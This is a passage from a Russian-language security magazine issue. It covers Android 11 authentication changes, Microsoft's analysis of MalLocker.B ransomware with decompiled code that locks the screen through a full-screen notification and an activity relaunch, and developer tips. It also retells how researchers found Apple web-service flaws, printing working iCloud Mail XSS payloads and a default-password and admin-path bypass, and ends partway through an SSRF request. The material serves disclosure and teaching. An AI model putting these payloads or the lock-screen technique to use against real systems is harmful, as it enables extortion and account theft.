Lockscreen and authentication improvements in Android 11 — статья разработчиков из команды безопасности Android об изменении в работе механизмов аутентификации по отпечаткам пальцев и снимку лица.

До Android 11 система аутентификации Android работала по следующим правилам:

1. Пароль или PIN-код — считается наиболее надежным методом аутентификации и поэтому дает полный контроль над устройством без всяких ограничений.
2. Отпечаток пальца или снимок лица — менее надежный, система запрашивает пароль после каждой перезагрузки телефона, а также через каждые 72 часа.
3. Smart Lock — наименее надежный метод, поэтому на него накладываются те же ограничения, что и на биометрический метод, плюс он не позволяет получить доступ к аутентификационным ключам Keymaster (например, тем, что используются для платежей), а пароль запрашивает не через 72 часа, а уже через четыре.

В Android 11 появилось понятие надежности способа биометрической аутентификации. Теперь система учитывает, насколько надежный датчик отпечатков пальцев или сканер лица установлен в устройство, и может изменить поведение. Например, ненадежный способ аутентификации нельзя будет использовать для аутентификации в сторонних приложениях и для разблокировки доступа к KeyStore. Также для такого способа аутентификации тайм-аут перед следующим запросом пароля будет снижен с 72 до 24 часов.

Всего есть три класса надежности датчиков (способов) биометрической аутентификации:

- класс 3 — надежный, запрос пароля через 72 часа, доступ к KeyStore и возможность использования в сторонних приложениях;
- класс 2 — слабый, запрос пароля через 24 часа, доступ к KeyStore, невозможно использовать в сторонних приложениях;
- класс 1 — удобный, запрос пароля через 24 часа, нет доступа к KeyStore, невозможно использовать в сторонних приложениях.

Их надежность определяется на основе процента ложных срабатываний, безопасности способа обработки биометрических данных и некоторых других параметров.

Class	Requirements	Capabilities			Constraints	
		Device Unlock	App Integration [1]	Keystore Integration [2]	Fallback Timeout	More Constraints
Class 3 (Strong)	SAR: 0-7%, FAR: 1/50K, FRR: 10%, Secure pipeline	✅	✅	✅	72hr	-
Class 2 (Weak)	SAR: 7-20%, FAR: 1/50K, FRR: 10%, Secure pipeline	✅	✅	❌	24hr	4hr idle timeout or 3 incorrect attempts
Class 1 (Convenience)	SAR: >20%, FAR: 1/50K, FRR: 10%, (In)secure pipeline	✅	❌	❌	24hr	4hr idle timeout or 3 incorrect attempts

Ransomware нового типа

Sophisticated new Android malware marks the latest evolution of mobile ransomware — статья исследователей из Microsoft о новом типе ransomware, найденном на просторах интернета.

Малварь называется AndroidOS/MalLocker.B и в целом уже известна и достаточно хорошо изучена. Интерес исследователей вызвала новая разновидность этого вымогателя: она научилась блокировать устройство, показывая сообщение о выкупе без использования экранных оверлеев (SYSTEM_ALERT_WINDOW), возможности которых Google серьезно ограничила в последних версиях Android.

Вместо оверлея зловред использует так называемое полноэкранное уведомление, с помощью которого легитимный софт показывает экран звонка. Кроме текста (и других стандартных атрибутов), такое уведомление также содержит ссылку на активность (экран приложения), который и будет показан, когда уведомление появится в системе.

```
PendingIntent ransomActivity = HelperOne.getIntent(context);
Notification.Builder notificationBuilder = new Notification.Builder(context, Helper.notID);
notificationBuilder.setSmallIcon(HelperThree.getIconID("iaevwhnmfj"));
notificationBuilder.setContentTitle(context.getString(HelperThree.getID("zebjpsro")));
notificationBuilder.setContentText(context.getString(HelperThree.getID("qgukbdhnjc")));
notificationBuilder.setCategory("call");
notificationBuilder.setAutoCancel(true);
notificationBuilder.setFullScreenIntent(ransomActivity, true);
notificationBuilder.setWhen(System.currentTimeMillis());
Helper.createNotificationChannel(context);
NotificationManager v4 = (NotificationManager)HelperThree.getSystemService(context, "notification");
if(v4 != null) {
    v4.notify(Integer.parseInt(Helper.notID), notificationBuilder.build());
}
```

Код, создающий полноэкранное уведомление


Однако один раз показывать сообщение о выкупе было бы бесполезно, так как пользователь смог бы нажать кнопку «Домой» или «Назад» и просто закрыть его. Поэтому зловред использует еще один прием: перезапускает активность в методе `onUserLeaveHint()`.

```
public class RansomActivity extends Activity {
    public static volatile RansomActivity activityObj;

    @Override  // android.app.Activity
    public void onBackPressed() {
    }

    @Override  // android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        RansomActivity.activityObj = this;
        HelperTwo.putActivityObj(this);
        HelperThree.checkPresenceOfVirtualMachines(this);
        this.getWindow().addFlags(RansomActivity.getFlags());
        try {
            Context context = this.getApplicationContext();
            this.setContentView(WebViewAggregator.getWebView(context, context.getCacheDir().getPath()));
        }
        catch(Exception exception) {
            exception.printStackTrace();
        }
    }

    @Override  // android.app.Activity
    protected void onUserLeaveHint() {
        super.onUserLeaveHint();
        this.startActivity(new Intent(this, RansomActivity.class));
    }

    public static int getFlags() {
        return 0x680480;
    }
}
```

Код зловредной активности

Метод `onUserLeaveHint()` — это колбэк, который система вызывает перед тем, как активность исчезнет с экрана. Поэтому перезапуск активности в этом методе приводит к тому, что пользователь просто не может покинуть экран с сообщением о выкупе.

Сам экран с сообщением о выкупе при этом представляет собой обычный WebView с информацией от якобы полиции о найденных на устройстве компрометирующих пользователя материалах. В коде также была найдена отключенная модель системы машинного обучения, которая, скорее всего, должна была использоваться для подгонки сообщения под разрешение экрана устройства.



Безумное сообщение вымогателя

Еще одна интересная особенность зловреда — способ шифрования кода, а точнее, способ скрытия методов шифрования кода. В основном DEX-файле шифровальщика есть класс, содержащий методы для шифрования и расшифровки остальных частей приложения. На вход эти методы получают строку (которая на первый взгляд кажется ключом шифрования), а на выходе почему-то возвращают объект класса Intent (такие объекты в Android используются для отправки сообщений другим приложениям).


На самом деле входная строка — это просто мусор, а сам интент содержит поле action, в котором как раз и хранится адрес расшифрованных данных.

РАЗРАБОТЧИКУ

Мифы о производительности Android

Busting Android performance myths — разбор старых и новых мифов о производительности Android.

1. *Приложения на Kotlin медленнее и больше приложений на Java.* Конвертация приложения Google Drive на Kotlin показала, что размер и скорость запуска приложения практически не изменились, зато размер кодовой базы сократился примерно на 25%.
2. *Геттеры следует изменять на публичные поля.* Некоторые разработчики отказываются от геттеров в пользу публичных полей (`foo.bar` против `foo.getBar()`), чтобы повысить производительность. Однако это ничего не дает, потому что компилятор ART умеет инлайнить геттеры, превращая их в обычные обращения к полям.
3. *Лямбды лучше заменять вложенными классами.* Лямбды считаются очень медленными, и ты можешь встретить советы заменить их. На самом деле после компиляции лямбды превращаются в те же анонимные вложенные классы.
4. *Аллокация объектов и сборка мусора в Android — медленные.* Когда-то это действительно было правдой, но за последние годы разработчики сделали аллокатор объектов в десятки раз, а сборщик мусора — в несколько раз быстрее. Например, на Android 10 автоматическая аллокация объектов в тестах производительности ничем не отличается от аллокации и освобождения пула объектов вручную (именно такой способ рекомендовали использовать для сохранения производительности раньше).
5. *Профайлинг дебаг-сборок — это нормально.* Обычно при профайлинге приложения разработчики не обращают внимания, что имеют дело с debug-сборкой. В результате они анализируют производительность неоптимизированного кода и получают неверные результаты профайлинга.
6. *У MultiDex-приложений более медленный холодный старт.* При превышении лимита на количество методов компилятор разбивает приложение на несколько исполняемых файлов DEX. Считается, что это приводит к снижению времени старта приложения. На деле если такой эффект и есть, то он проявляется только при наличии сотен файлов DEX. С другой стороны, MultiDex-приложения занимают на несколько процентов больше оперативной и постоянной памяти.
7. *Приложения содержат много мертвого кода.* Это действительно так. Исследование показало, что приложение Google содержит большое количество никогда не используемого кода. Однако это не просто мертвый код, это код обработки ошибок, код поддержки старых версий Android и код редко используемых функций. Настоящий мертвый код, который не используется ни при каких обстоятельствах, удаляется оптимизатором R8.



Время старта приложения до и после конвертации на Kotlin

Адаптация приложения к современным требованиям приватности

Adapt your app for the latest privacy best practices — статья о том, как написать правильное с точки зрения приватности пользователя приложение.

1. *Разрешение на «общение» с другими приложениями.* Для приложений, собранных для Android 11 (targetSdkVersion 30), действуют ограничения на просмотр информации и коммуникацию с другими приложениями. Теперь приложение должно прямо указывать в манифесте, с какими приложениями оно может взаимодействовать и какие интенты может использовать. Официальная документация рассматривает множество примеров, покрывающих почти все возможные случаи. Плюс ко всему, если твое приложение использует content provider, чтобы расшаривать информацию другим приложениям, ты должен указывать флаг `Intent.FLAG_GRANT_READ_URI_PERMISSION` в любом интенте, расшаривающем данные провайдера:

```
val shareIntent = Intent(Intent.ACTION_VIEW).apply {
    flags = Intent.FLAG_GRANT_READ_URI_PERMISSION
    data = // URI, расшариваемый с другим приложением
}
```

2. *Постепенный запрос разрешений.* Исследования показывают, что пользователи склонны предоставлять приложениям полномочия, когда им требуется конкретная функциональность приложения, которая не будет работать без этого разрешения. Только 32% пользователей предоставляют разрешение потому, что доверяют разработчику приложения. Второй момент, который необходимо помнить: если приложение собрано для Android 11, оно больше не может запрашивать разрешение на определение местоположения в фоне (background location) сразу, сначала оно должно запросить разрешение foreground location.
3. *Корректный доступ к камере и микрофону.* Android разрешает использовать доступ к камере и микрофону, только если приложение видимо на экране. Это же относится и к сервисам: foreground service имеет иконку в панели состояния, и поэтому он видим и может использовать камеру и микрофон. Android 11 вводит еще одно требование — сервис должен прямо указать, какие типы сенсоров он будет использовать:

```
android:foregroundServiceType = "microphone | location | camera"
```

4. *Идентификаторы устройства.* Android 10 запрещает чтение многих хардварных идентификаторов устройства, включая серийный номер SIM-карты и IMEI. Android 11 также закрывает возможность читать ICC ID. В качестве альтернативы можно использовать метод `getSubscriptionId()`, который возвращает идентификатор, уникальный для каждой SIM-карты.

Быстрая мультиплатформенная NoSQL база данных

Announcing a painless Kotlin/Multiplatform NoSQL embedded database — анонс новой NoSQL базы данных для мультиплатформенных проектов на Kotlin.


Kodein-DB специально создана для несерверных проектов, в которых важно удобство использования и гибкость, а не возможность создавать сложные схемы хранения данных. Это крайне быстрая база данных, в некоторых операциях в десятки раз опережающая SQLite по скорости. Она очень проста в использовании и не требует никаких подготовительных шагов. Базу данных можно открыть и сразу использовать для сохранения объектов:

```
// Все модели должны быть сериализуемы и реализовать интерфейс
Metadata
@Serializable
data class User(
    // Каждый экземпляр должен использовать уникальный ID
    override val id: String,
    val firstName: String,
    val lastName: String
) : Metadata

fun store(db: DB, user: User) { db.put(user) }

fun load(db: DB, id: String): User = db.get(db.newKey<User>(id)).
model

fun test(db: DB) {
    val id = UUID.randomUUID()
    val user = User(id, "John", "Doe")
    store(db, user)
    val otherUser = load(db, id)
    assertEquals(user, otherUser)
}
```

Kodein-DB кеширует все данные в оперативной памяти и умеет сообщать о выполненных операциях, поэтому ее можно использовать как единый источник истины (single source of truth), не дублируя состояние БД в оперативной памяти самостоятельно:

```
fun listenForChange(db: DB) {
    db.on<ChatMessage>().register {
        didPut {
            addMessageToUI(it)
        }

        didDelete {
            reloadList(
                db.find<Chat>()
                    .byIndex("time")
                    .useModels(reverse = true) { it.toList() }
            )
        }
    }
}
```

В настоящий момент проект находится в состоянии беты, но уже вполне пригоден для повседневного использования.




Бенчмарк производительности

Бенчмарк библиотек загрузки изображений

Benchmarking Image Loading Libraries on Android — бенчмарк библиотек для сетевой загрузки изображений: Coil, Glide, Fresco, Picasso 2/3.

Библиотеки загрузки изображений нужны почти в каждом мобильном приложении. Они входят в must have список любых подборок библиотек. Поэтому выбор библиотеки важен. Разработчик одной из популярных библиотек Coil сравнил несколько библиотек и пришел к выводу, что по соотношению производительность/размер безоговорочно выигрывает Picasso. Это крайне компактная и производительная библиотека, однако она не обладает рядом функций, которые, например, есть в Coil, и не оптимизирует потребление оперативной памяти. Поэтому окончательный выбор следует делать исходя из текущих потребностей приложения.



Бенчмарк библиотек (control — загрузка изображений вручную)

Запуск кода Java на устройстве без создания APK

HOWTO: Running Java code directly on Android (without creating an APK) — небольшая заметка о том, как запустить исполняемый код на Android без создания пакета APK.

Допустим, у нас есть такой код на Java (необязательно вдаваться в подробности его реализации):

```
package com.example;

import org.apache.commons.cli.DefaultParser;
import org.apache.commons.cli.HelpFormatter;
import org.apache.commons.cli.Option;
import org.apache.commons.cli.Options;
import org.apache.commons.cli.ParseException;

public class HelloWorld {
  public static void main(String[] args) throws ParseException {
    Option version = new Option("v", "Print version");
    Option help = new Option("h", "Print help");
    Options options = new Options();
    options.addOption(help);
    options.addOption(version);
    for (Option opt : new DefaultParser().parse(options, args).
getOptions()) {
      if (opt.equals(version)) {
        String os = System.getProperty("os.arch");
        System.out.println("Hello World (" + os + ") v0.1");
      }
      if (opt.equals(help)) {
        new HelpFormatter().printHelp("Hello World", options);
      }
    }
  }
}
```

Мы хотим запустить его прямо на устройстве, не создавая файл APK. Для этого его необходимо скомпилировать:

```
$ javac -source 1.7 -target 1.7 -d bin -cp lib/commons-cli-1.3.1.jar
src/com/example/HelloWorld.java
```

В данном случае `bin` — это каталог, в который компилятор поместит полученный байт-код Java, `lib/commons-cli-1.3.1.jar` — библиотека — зависимость кода, а `src/com/example/HelloWorld.java` — путь к исходному файлу.

Теперь полученный байт-код Java необходимо преобразовать в байт-код DEX, пригодный для исполнения на Android-смартфоне:

```
$ ./android-sdk-linux/build-tools/23.0.2/dx --output=helloworld.jar
--dex ./bin lib/commons-cli-1.3.1.jar
```

В твоем случае путь к команде `dx` может быть другим (обычно каталог `android-sdk-linux` располагается в каталоге Android Studio или рядом с ним).

Далее необходимо создать shell-скрипт, который будет запускать наш код:

```
base=/data/local/tmp/helloworld
export CLASSPATH=$base/helloworld.jar
export ANDROID_DATA=$base
mkdir -p $base/dalvik-cache
exec app_process $base com.example.HelloWorld "$@"
```

Здесь `app_process` — это команда Android, которая запускает новую виртуальную машину. Точно таким же образом запускаются стандартные приложения для Android.

Теперь скрипт вместе с байт-кодом можно перекинуть на устройство:

```
$ adb shell mkdir -p /data/local/tmp/helloworld
$ adb push helloworld.jar /data/local/tmp/helloworld
$ adb push helloworld.sh /data/local/tmp/helloworld
$ adb shell chmod 777 /data/local/tmp/helloworld/helloworld.sh
```

И запустить:

```
$ adb shell /data/local/tmp/helloworld/helloworld.sh -v
```

ИНСТРУМЕНТЫ

- MEDUZA — скрипт для быстрого отключения SSL-валидации, включая SSL Pinning в приложениях для Android;
- Cryptoguard — утилита для обнаружения неправильного использования криптографии в приложении;
- Crylogger — еще одна утилита для поиска ошибок в использовании криптографии.

БИБЛИОТЕКИ

- Material-prefs — библиотека для создания экранов настройки;
- Awesome-kotlin-extensions — сборник функций-расширений на все случаи жизни;
- Smart-Rating-App — диалог с просьбой оценить приложение;
- Konfetti — эффект конфетти;
- Cascade — красивое анимированное меню;
- BootLaces — библиотека для создания и запуска сервисов;
- PastelPlaceholders — плейсхолдеры пастельных цветов для изображений;
- KtRssReader — библиотека для парсинга RSS;
- Orchestra — набор элементов интерфейса, созданных с использованием Jetpack Compose;
- Transformers — набор инструментов для обработки изображений;
- Kodein-DB — быстрая NoSQL база данных, написанная на Kotlin;
- BlurImageSwitcher — переключатель приложений с эффектом блюра;
- Version-checker-gradle-lint — плагин Gradle для проверки новых версий библиотек.

АТАКА НА APPLE

Валентин Холмогоров
valentin@holmogorov.ru


КАК ВАЙТХЕТЫ ВНЕДРИЛИСЬ В СЕТЬ APPLE И ДОБРАЛИСЬ ДО ИСХОДНИКОВ IOS

Группа из пяти исследователей за три месяца напряженной работы сумела отыскать 55 уязвимостей в онлайн-сервисах корпорации Apple. Внимательно изучив опубликованную в их блоге информацию, мы решили подробно рассказать о трех наиболее интересных, на наш взгляд, находках хакеров.

ИБ-исследователи всегда уделяли немало внимания железу и операционным системам Apple, а вот громкие взломы облачных сервисов компании обычно сводились к краже чьих-то учетных данных. Но вот и этот бастион пал. Команда исследователей в составе двадцатилетнего Сэма Карри (Sam Curry), Бретта Бюрхауса (Brett Buerhaus), Бена Садегипура (Ben Sadeghipour), Сэмюэля Эрба (Samuel Erb) и Таннера Барнса (Tanner Barnes) опубликовала отчет об успешном обнаружении 55 дыр в веб-сервисах Apple. Продемонстрировав тем самым, насколько уязвимой может быть сетевая инфраструктура крупной компании, если ее безопасности не уделяется должного внимания.

Парни смогли выявить 11 критических уязвимостей, 29 — с высокой степенью потенциальной опасности, 13 — средней критичности и 2 — некритичных. Обнаруженные бреши позволяют злоумышленникам запустить червя, способного автоматически захватывать учетные записи iCloud, скомпрометировать ряд веб-приложений, предназначенных как для клиентов, так и для сотрудников Apple, а также получить доступ к святая святых — репозиторию, в котором хранятся исходные коды программ для iOS и macOS. Выявленные уязвимости также дают возможность перехватывать сеансы сотрудников компании, получив доступ к инструментам управления и прочей конфиденциальной информации.

На своем сайте Сэм Карри признается, что узнал обо всех аспектах программы Apple bug bounty случайно. Он прочитал в твиттере сообщение о том, что компания наградила призом в 100 тысяч долларов пользователя, нашедшего механизм обхода аутентификации учетной записи Apple. До этого Сэм думал, что корпорация платит только за обнаружение уязвимостей в железе и операционных системах.




Тот самый твит, вдохновивший Сэма Карри начать исследования

Изучив условия программы, Сэм решил попытать счастья. А чтобы работа двигалась быстрее, он написал нескольким хакерам, с которыми работал раньше, и предложил им принять участие в пентестинге. Так появилась команда, которая в итоге добилась успеха.

РЕКОГНОСЦИРОВКА

Для начала парни постарались собрать максимум информации обо всех доступных веб-сервисах Apple и их назначении. На специальной панели записывали сведения об IP-адресах, доменах, доступных портах, данных из HTTP-заголовков, ответов сервера и прочие полезные сведения.



Первый этап успешного взлома — сбор информации


Масштабы «сетевой империи» Apple поистине поражали воображение. Выяснилось, что корпорации принадлежит огромный диапазон IP-адресов 17.0.0.0/8, который включает 25 тысяч веб-серверов, 10 тысяч из которых находятся в доменной зоне apple.com, еще 7 тысяч уникальных доменов и в довершение всего их собственный TLD `.apple`. Исследователи решили более детально изучить адреса в диапазоне 17.0.0.0/8, а также домены `.apple.com` и `.icloud.com`, поскольку именно там и были сосредоточены самые интересные функции.

Определившись с предметом для дальнейшего изучения, хакеры запустили автоматическое сканирование в поисках известных уязвимостей. Это позволило им лучше понять, как работает система аутентификации пользователей на сайтах Apple, как серверы обращаются с файлами cookies, какие там запущены веб-приложения и какие инструменты применялись для их разработки. В частности, были обнаружены серверы VPN с уязвимостью CVE-2020-3452, позволяющей читать локальные файлы, и утечка токена доступа в сообщении об ошибке на неработающей странице.

Результаты сканирования позволили исследователям сосредоточиться на нескольких веб-сервисах, представлявших наибольший интерес с точки зрения возможных уязвимостей. Самыми важными находками команды Сэм Карри поделился на своем сайте, а мы расскажем о них дальше.

КОМПРОМЕТАЦИЯ УЧЕТНЫХ ЗАПИСЕЙ ПРЕПОДАВАТЕЛЕЙ APPLE

Первым сайтом, который взломала команда Сэма Карри, был закрытый форум Apple Distinguished Educators (ADE), предназначенный для преподавателей, которые используют в работе технологии Apple. В качестве движка этого сервиса применяется Jive, к которому в Купертино прикрутили собственный модуль авторизации, позволяющий юзерам логиниться в систему с использованием своего Apple ID. Если пользователь еще не зарегистрирован в ADE, ему предлагают оставить заявку, заполнив нехитрую регистрационную форму.



Инвайт нужен не только на Лепру, но и на некоторые сайты Apple


При заполнении этой регистрационной формы пользователи вводят те же данные, которые обычно указывают при регистрации в Jive, но здесь программа пыталась сопоставить адрес email с учетной записью Apple ID. При этом регистрационная форма среди прочих данных передавала на сервер скрытое поле `password` со значением `###INvALID#%!3`.

```
<div class="j-form-row">
<input id="password" type="hidden" value="###INvALID#%!3">
<div id="jive-pw-strength">
```

При каждой попытке регистрации пароль передавался один и тот же. В то же время в ADE можно авторизоваться только через Apple ID. Однако взломщики предположили, что существует какой-то способ войти в Jive с помощью имени одной из подтвержденных модераторами учетных записей и этого стандартного пароля из скрытого поля регистрационной формы. Вдумчивый гуглеж показал, что в Jive есть специальная функция `cs_login`, обеспечивающая вход в учетку стандартным методом — с логином и паролем юзера. Парни сформировали соответствующий HTTP-запрос для аутентификации в системе и получили от сервера сообщение о неправильном пароле, что, собственно, неудивительно, поскольку их учетки еще не прошли модерацию.


Чтобы найти действующие профили пользователей, Карри и компания воспользовались замечательным инструментом под названием Burp Suite. Спустя примерно две минуты перебора трехсимвольных имен пользователей в сочетании со стандартным паролем сервер вернул ответ об успешной авторизации.

Залогинившись в ADE, исследователи получили список администраторов форума, однако добыть доступ к панели администратора по стандартному адресу `/admin/` у атакующих не вышло. После нескольких экспериментов исследователи выяснили, что админка открывается при добавлении к этому URL точки с запятой. Чтобы облегчить себе жизнь, хакеры прописали в Burp соответствующие правила для GET- и POST-запросов.



Правила для доступа к админке Jive в Burp

Тут выяснилась еще одна подробность: далеко не все юзеры, записанные в ADE в качестве администраторов, имеют полный доступ к административной панели Jive. Только попробовав несколько админских учеток, хакеры нашли такую, которая открывала доступ ко всем возможностям управления форумом — к установке плагинов, шаблонов, управлению файлами и выполнению кода.



Взломав учетку суперадминистратора, хакеры получили доступ к управлению ADE

С такими правами злоумышленники могли бы:

- выполнить произвольные команды на веб-сервере ade.apple.com;
- получить доступ к внутренней службе LDAP для управления учетными записями пользователей;
- получить доступ к части внутренней сети Apple.

КРАЖА ДАННЫХ ICLOUD С ИСПОЛЬЗОВАНИЕМ СЕТЕВОГО ЧЕРВЯ

Что такое iCloud, владельцам девайсов Apple объяснять не надо — в этой облачной инфраструктуре хранятся и фотографии, и данные приложений, и резервные копии с пользовательских устройств. Кроме того, iCloud предоставляет пользователям доступ к функции Find my iPhone и к электронной почте. Учетка iCloud, как и другие «яблочные» сервисы, привязана к Apple ID.


Почта на iCloud — это полноценный почтовый сервис, такой же, как Gmail, с одним отличием: в почтовых клиентах на айфонах и маках iCloud используется в качестве электронной почты по умолчанию. Почтовый сервер размещается на домене `icloud.com`, так же как и другие сервисы iCloud, что теоретически делает их уязвимыми для межсайтового скриптинга (cross-site scripting). Сэму Карри и команде осталось только отыскать подходящую брешь в системе безопасности iCloud.

Исследователи обратили внимание на одну особенность работы почтовых приложений от Apple: когда пользователь получает и открывает электронное письмо, оно преобразуется в большой двоичный объект JSON, который обрабатывается с использованием JavaScript, а затем демонстрируется юзеру. Это означает, что обработка сообщений, в том числе анализ и очистка содержимого, выполняется не на стороне сервера, а на стороне клиента, при этом все функции визуализации самого письма реализованы с помощью JavaScript.

Экспериментируя с различными приемами XSS, Сэм Карри обнаружил, что если в письме встречается два CSS-тега `<style>`, то почтовая программа во время обработки собирала их содержимое в один тег. Если при этом разместить кусок закрывающего тега `sty` в первом теге `<style>`, а вторую часть — `le>` — во втором, почтовый клиент продолжает думать, что тег все еще открыт, хотя это не так. Сэм создал и отправил самому себе письмо со следующим кодом:

```
<style></sty</style>
<style>le><script>alert(1)</script></style>
```

Когда он открыл это сообщение, то увидел, что уловка сработала!




Пример работы межсайтового скриптинга в iCloud

Почтовый клиент обработал и собрал этот фрагмент кода следующим образом:


```
<style></style><script>alert(1)</script></style>
```

Поскольку почтовый сервер располагается в домене `icloud.com`, это означает, что у приложения есть возможность получать HTTP-ответы для соответствующих API-интерфейсов службы iCloud. На практике это позволяет украсть у пользователей iCloud личную информацию вроде фотографий, сохраненных документов или данных календаря, а потом разослать этот эксплоит по всем контактам жертвы. Используемый для этого принцип XSS Сэм Карри показал на следующей схеме.



Принцип действия XSS в iCloud

Не откладывая дела в долгий ящик, парни запилили Proof of Concept, который с использованием iCloud API получает URL хранящихся в iCloud фотографий пользователя, вставляет их в теги изображений. Поскольку в почтовых клиентах от Apple используется JavaScript, злоумышленник может направить самому себе письмо, содержащее ссылки на видео, фото, документы жертвы, и ее список контактов, а затем разослать по этим контактам письмо с эксплоитом. Технически несложно написать скрипт, который автоматизирует этот процесс, в результате чего механизм распространения сплоита будет напоминать принцип действия почтового червя. PoC реализации этой уязвимости можно посмотреть на следующем видео.



Чуть позже Сэм Карри нашел еще одну XSS-уязвимость в «яблочном» почтовике, а именно в механизме обработки гиперссылок. Нередко интересные особенности поведения программ проявляются, когда немаркированный URL преобразуется в гиперссылку. Еще одно характерное место для поиска XSS-уязвимостей — удаление из кода письма определенных тегов вроде `<iframe>` и `<script>`. При этом парсеры часто игнорируют служебные символы вроде пробелов, переводов строк, символов табуляции, что открывает определенный простор для творчества.

Карри решил поиграть с обоими этими приемами и с удивлением обнаружил, что следующая строка ломает правильное поведение парсера JavaScript в почтовых клиентах Apple:

```
https://www.domain.com/abc#<script></script>https://domain.com/abc
```

После отправки сообщения с такой строкой оно обрабатывается парсером и получает следующее представление:

```
<a href="https://www.domain.com/abc#<a href=" https:="" www.domain.
com="" abc=""" rel="noopener noreferrer">https://www.domain.com/abc</
a>
```


Использовать этот эффект в недобрых целях не так-то просто, однако внутри тега `<script>` можно попытаться использовать различные атрибуты вроде `src`, `onmouseover`, `onclick`. Но злоумышленнику все равно придется использовать какой-то URL, чтобы парсер его правильно обработал и превратил в гиперссылку. После долгих экспериментов с различными спецсимволами, одинарными и двойными кавычками Сэм пришел к следующему формату полезной нагрузки:

```
https://www.icloud.com/mail/#<script></script>https://www.icloud.com/
onmouseover=location=/javascript:alert%28document.domain%29/.
source;//
```

После обработки парсером строка преобразуется в следующий формат:

```
<a href="https://www.icloud.com/mail#<a href=" https:="" www.icloud.
com="" onmouseover="location=/javascript:alert%28document.domain%29/.
source;//"">https://www.icloud.com/onmouseover=location=/javascript:
alert%28document.domain%29/.source;//</a>
```

Если открыть такое письмо в почтовом клиенте Apple, мы можем увидеть вот такой симпатичный алерт.




Ошибка в обработке URL в почтовых клиентах Apple

Исследователи предложили следующее объяснение этому явлению: при обработке исходного URL теги `<script>` и `script>` удалялись парсером, и на их месте образовался пробел, который ломал функцию автоматического преобразования URL в гиперссылку, не закрывая при этом тег `<a href`. Идущий следом URL вновь включал механизм преобразования адресов в ссылки — он добавлял в гиперссылку недостающие параметры (включая `onmouseover`), закрывал тег `a>` и завершал обработчик события `onmouseover`. Теоретически эта уязвимость позволяет злоумышленникам выполнять произвольный код JavaScript в почтовом клиенте жертвы.

ДОСТУП К РЕПОЗИТОРИЮ С ИСХОДНИКАМИ

Одним из самых любопытных багов, найденных командой Сэма Карри, была уязвимость Server-Side Request Forgery (SSRF). Во время тестирования почтовика iCloud парни обнаружили, что пользователь может открывать определенные вложения в сообщения с помощью функции Open in Pages. При обработке формы этой функции создается специальный HTTP-запрос, содержащий параметр URL, в котором хранится адрес вложенного в сообщение файла. Если попытаться заменить этот адрес любым произвольным значением, сервер вернет ошибку `400 Bad Request`. При обработке запроса создается задание, в котором ответ на HTTP-запрос преобразуется в документ Apple Pages, а затем открывается в новой вкладке.



Ответ на HTTP-запрос автоматически преобразуется в документ Apple Pages


При этом почтовик разрешает только URL-адреса из домена `p37-mailws.icloud.com` и не преобразовывает в документ Apple Pages страницы, если ответ сервера отличается от `200 OK`. Во время преобразования выполняется несколько HTTP-запросов и формируется очередь заданий.

```
POST /iw/export-ws/10000033657/store_document?build=primary&clientId=B323D7C8-3457-42EF-93C0-27B1DF2883C&dsid=10000033657 HTTP/1.1
Host: p37-iworkexportws.icloud.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: */*
